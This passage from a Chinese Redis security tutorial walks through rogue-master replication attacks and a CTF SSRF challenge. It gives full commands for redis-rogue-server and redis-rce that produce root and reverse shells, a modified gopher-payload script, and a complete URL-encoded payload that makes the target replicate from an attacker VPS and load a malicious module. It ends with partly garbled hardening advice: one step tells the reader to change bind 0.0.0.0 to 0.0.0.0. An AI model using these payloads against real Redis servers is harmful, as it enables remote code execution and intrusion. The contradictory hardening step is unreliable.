
[info] TARGET 192.168.43.82:6379
[info] SERVER 192.168.43.247:21000
[info] Setting master...
[info] Setting dbfilename...
[info] Loading module...
[info] Temporary cleaning up...
What do u want, [i]nteractive shell or [r]everse shell: i
```

比如我们选择 **i** 来获得一个交互式的 shell，执行在里面执行系统命令即可：

```
(root@kali) ~/redis-rogue-server
# python3 redis-rogue-server.py --rhost 192.168.43.82 --lhost 192.168.43.247

[info] TARGET 192.168.43.82:6379
[info] SERVER 192.168.43.247:21000
[info] Setting master...
[info] Setting dbfilename...
[info] Loading module...
[info] Temporary cleaning up...
What do u want, [i]nteractive shell or [r]everse shell: i
[info] Interact mode start, enter "exit" to quit.
[<<] id
[>>] =uid=0(root) gid=0(root) groups=0(root)
[<<]
```

也可以选择 **r** 来获得一个反弹 shell：



前面说了，该工具只能在目标存在 Redis 未授权访问漏洞时使用，当目标 Redis 存在密码时是不能使用该工具的。所以我们还要看看别的工具。

### 利用 redis-rce 工具

下载地址：<https://github.com/Ridter/redis-rce>



可以看到该工具有一个 `-a` 选项，可以用来进行 Redis 认证。

但是这个工具里少一个 `exp.so` 的文件，我们还需要去上面那个到 `redis-rogue-server` 工具中找到 `exp.so` 文件并复制到 `redis-rce.py` 同一目录下，然后执行如下命令即可：


```
python3 redis-rce.py -r 192.168.43.82 -L 192.168.43.247 -f exp.so -a 657260

# python3 redis-rce.py -r rhost -lhost lhost -f exp.so -a password
```

执行后，同样可以选择获得一个交互式的 shell（interactive shell）或者是反弹 shell（reverse shell）：




比如我们选择 `i` 来获得一个交互式的 shell，执行在里面执行系统命令即可：





也可以选择 `r` 来获得一个反弹 shell:



## Redis 主从复制在 SSRF 中的利用

这里，我们通过 [网鼎杯 2020 玄武组]SSRFMe 这道 CTF 题目来演示。

进入题目，给出源码：

```
<?php
function check_inner_ip($url)
{
    $match_result=preg_match('/^(http|https|gopher|dict)?:\:\/\/.*(\.\/)?.*$/', $url);
    if (!$match_result)
    {
        die('url fomate error');
    }
    try
    {
        $url_parse=parse_url($url);
    }
    catch(Exception $e)
    {
        die('url fomate error');
        return false;
    }
    $hostname=$url_parse['host'];
    $ip=gethostbyname($hostname);
    $int_ip=ip2long($ip);
    return ip2long('127.0.0.0')>>24 == $int_ip>>24 || ip2long('10.0.0.0')>>24 == $int_ip>>24 || ip2long('172.16.0.0')>>20 == $int_ip>>20 || ip2long('192.168.0.0')>>24 == $int_ip>>24;
}
```

```

= $int_ip>>24 || ip2long( 172.16.0.0 )>>20 == $int_ip>>20 || ip2long( 192.1
68.0.0')>>16 == $int_ip>>16;
}

function safe_request_url($url)
{

if (check_inner_ip($url))
{
echo $url.' is inner ip';
}
else
{
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
$output = curl_exec($ch);
$result_info = curl_getinfo($ch);
if ($result_info['redirect_url'])
{
safe_request_url($result_info['redirect_url']);
}
curl_close($ch);
var_dump($output);
}

}
if(isset($_GET['url'])){
$url = $_GET['url'];
if(!empty($url)){
safe_request_url($url);
}
}
else{
highlight_file(__FILE__);
}
// Please visit hint.php locally.
?>

```


这源码见过好多次了，让我们从本地访问 hint.php，但是要先绕过对内网 IP 的检测。这里我们可以利用 curl 和 parse\_url 的解析差异来绕过，payload：

```
/?url=http://@127.0.0.1:80/www.baidu.com/hint.php
```

但是这里并不成功，因为这个方法在 Curl 较新的版本里被修掉了，所以我们还可以使用另一种方法，即 `0.0.0.0`。`0.0.0.0` 这个 IP 地址表示整个网络，可以代表本机 ipv4 的所有地址，使用如下即可绕过：

```
/?url=http://0.0.0.0/hint.php
```

如下图所示，成功访问 hint.php 并得到源码：




在 hint.php 中发现了 Redis 的密码为 root，看来是要利用主从复制来打 Redis 了。

需要以下即可工具：

<https://github.com/xmsec/redis-ssrf>（用于生成 gopher 协议的 payload 并搭建恶意的 Redis 主机）

<https://github.com/n0b0dyCN/redis-rogue-server>（需要利用这里的 exp.so）

首先来看 redis-ssrf 中的 ssrf-redis.py 脚本：



如上图所示，通过选择不同的 mode 选项可以选择不同的攻击方式。这里我们选择 mode 3，通过主从复制在目标主机上执行命令。需要修改一下几个地方：

将 `lhost` 改为攻击者 vps 的 ip (47.xxx.xxx.72)，用于控制目标 Redis 服务器连接位于攻击者 vps 上 6666 端口上伪造的恶意 Redis 主机。

将 `command` 修改为要执行的命令

将第 140 行的“127.0.0.1”改为“0.0.0.0”，用于绕过题目对于内网 IP 的限制。

最后在第 160 行填写上 Redis 的密码“root”。

改完后如下：



```

125 elif mode==3:
126     lhost="47.100.100.72"
127     lport="6666"
128     command="cat /flag"
129
130     cmd=generate_rce(lhost,lport,passwd,command)
131
132 elif mode==31:
133     cmd=rce_cleanup()
134
135 elif mode==4:
136     cmd=generate_info(passwd)
137
138 protocol="gopher://"
139
140 ip="0.0.0.0"
141 port="6379"
142
143 payload=protocol+ip+": "+port+"/_"

```

```
151 if name == "main":
152
153     # 0 for webshell ; 1 for re shell ; 2 for ssh key ;
154     # 3 for redis rce ; 31 for rce clean up
155     # 4 for info
156     # suggest cleaning up when mode 3 used
157     mode=3
158
159     # input auth passwd or leave blank for no pw
160     passwd = 'root'
161
162     p=generate_payload(passwd,mode)
163     print(p)
```

然后执行该脚本生成 payload:

[illegible]

由于题目需要发送的是 GET 请求，所以需要将 payload 进行 url 二次编码，得到最终的 payload 为：

gopher%3A%2F%2F0.0.0.0%3A6379%2F\_%252A2%250D%250A%25244%250D%250AAUTH%250D%

```
250A%25244%250D%250Aroot%250D%250A%252A3%250D%250A%25247%250D%250ASLAVEOF%250D%250A%252412%250D%250A47.101.57.72%250D%250A%25244%250D%250A6666%250D%250A%252A4%250D%250A%25246%250D%250ACONFIG%250D%250A%25243%250D%250ASET%250D%250A%25243%250D%250Adir%250D%250A%25245%250D%250A%2Ftmp%2F%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%250Adbfilename%250D%250A%25246%250D%250Aexp.so%250D%250A%252A3%250D%250A%25246%250D%250AMODULE%250D%250A%25244%250D%250ALOAD%250D%250A%252411%250D%250A%2Ftmp%2Fexp.so%250D%250A%252A2%250D%250A%252411%250D%250Asystem.exec%250D%250A%252414%250D%250Acat%2524%257BF5%257D%2Fflag%250D%250A%252A1%250D%250A%25244%250D%250Aquit%250D%250A
```

然后将 redis-rogue-server 中的 exp.so 复制到 redis-ssrf 目录中，并使用 redis-ssrf 中的 rogue-server.py 在攻击者 vps 的 6666 端口上面搭建恶意的 Redis 主机。


但是这里需要写个死循环一直跑 rogue-server.py，不然当目标机的 Redis 连接过来之后，一连上就自动断开连接，可能导致 exp.so 都没传完就中断了。


```
# do.sh
while [ "1" = "1" ]
do
python rogue-server.py
done
```

执行 do.sh 脚本即可：

```
root@Ubuntu:~/redis-ssrf# ls
do.sh exp.so LICENSE README.md rogue-server.py ssrf-redis.py
root@Ubuntu:~/redis-ssrf# ./do.sh
```

然后执行之前生成的 payload：





如上图所示，成功执行命令并得到 flag。

## Redis 安全防护策略

如何防护你的 Redis 我认为可以从以下几个方面切入。

### 禁止监听在公网地址

将你的 Redis 监听在 0.0.0.0 的是十分危险的行为，对 Redis 的大多数攻击也都是由于管理员的大意而将 Redis 监听在了 0.0.0.0。作为一个经常在内网中出现的应用，将 Redis 监听在 0.0.0.0 很可能导致内网横向移动渗透风险。

修改 Redis 监听端口需要在 Redis 的配置文件 redis.conf 中进行设置，找到包含 bind 的行，将默认的 `bind 0.0.0.0` 改为 `bind 0.0.0.0` 或内网 IP，然后重启 Redis。




### 修改默认的监听端口

Redis 默认监听的端口为 6379，为了更好地隐藏服务，我们可以在 redis.conf 中修改 Redis 的监听端口。找到包含 port 的行，将默认的 6379 改为其他自定义的端口号，然后重启 Redis。



### 开启 Redis 安全认证并设置复杂的密码

为了防止 Redis 未授权访问攻击以及对 Redis 密码的爆破，我们可以在 Redis 在 redis.conf 配置文件中，通过 requirepass 选项开启密码认证并设置强密码。



使用 Root 权限去运行网络服务是比较有风险的，所以不建议使用任 Root 权限的任何用户启动 Redis。加固建议如下：

## 设置 Redis 配置文件的访问权限

因为 Redis 的明文密码可能会存储在配置文件中，禁止不相关的用户访问改配置文件是必要的，如下设置 Redis 配置文件权限为 600：

## Ending.....

## 参考

[https://blog.csdn.net/cj\\_Allen/article/details/106855893](https://blog.csdn.net/cj_Allen/article/details/106855893)

<https://www.redteaming.top/2019/07/15/> / 浅析 Redis 中 SSRF 的利用 / #Redis  
配合 gopher 协议进行 SSRF

[https://whoamianony.top/2021/01/16/Web 安全 / CTF SSRF 漏洞从 0 到 1/](https://whoamianony.top/2021/01/16/Web%20%E5%AE%89%E5%87%B9%20CTF%20SSRF%20%E6%B8%B7%E7%BB%B4%E4%BB%A7%200%E5%82%B1%201/)